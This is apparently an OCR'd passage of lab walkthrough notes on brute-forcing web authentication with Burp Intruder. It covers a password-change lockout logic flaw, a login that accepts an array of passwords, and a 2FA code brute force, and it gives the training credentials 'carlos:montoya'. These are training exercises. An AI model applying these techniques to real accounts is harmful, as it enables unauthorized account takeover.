
3. We need to make sure that new-password-1 and new-password-2 will not match because if it's match and the current-password is incorrect your account are going to get locked




4. Notice that if current-password is correct and new-password-1 and new-password-2 is not match, This is the error



5. So before we start the attack we are going to filter only "New password do not match" on intruder Settings



6. Start the attack




Broken brute-force protection, multiple credentials per request `#int_burp`


This lab is vulnerable due to a logic flaw in its brute-force protection. To solve the lab, brute-force Carlos's password, then access his account page.

- Victim's username: `carlos`

1. Login to Weiner account and intercept the request



2. Brute Force the password (The login in backend is bad), we can put password into the array




2FA bypass using a brute-force attack

his lab's two-factor authentication is vulnerable to brute-forcing. You have already obtained a valid username and password, but do not have access to the user's 2FA verification code. To solve the lab, brute-force the 2FA code and access Carlos's account page.

Victim's credentials: `carlos:montoya`

1. Login to Carlos account
2. Set macro



3. Send the request to intruder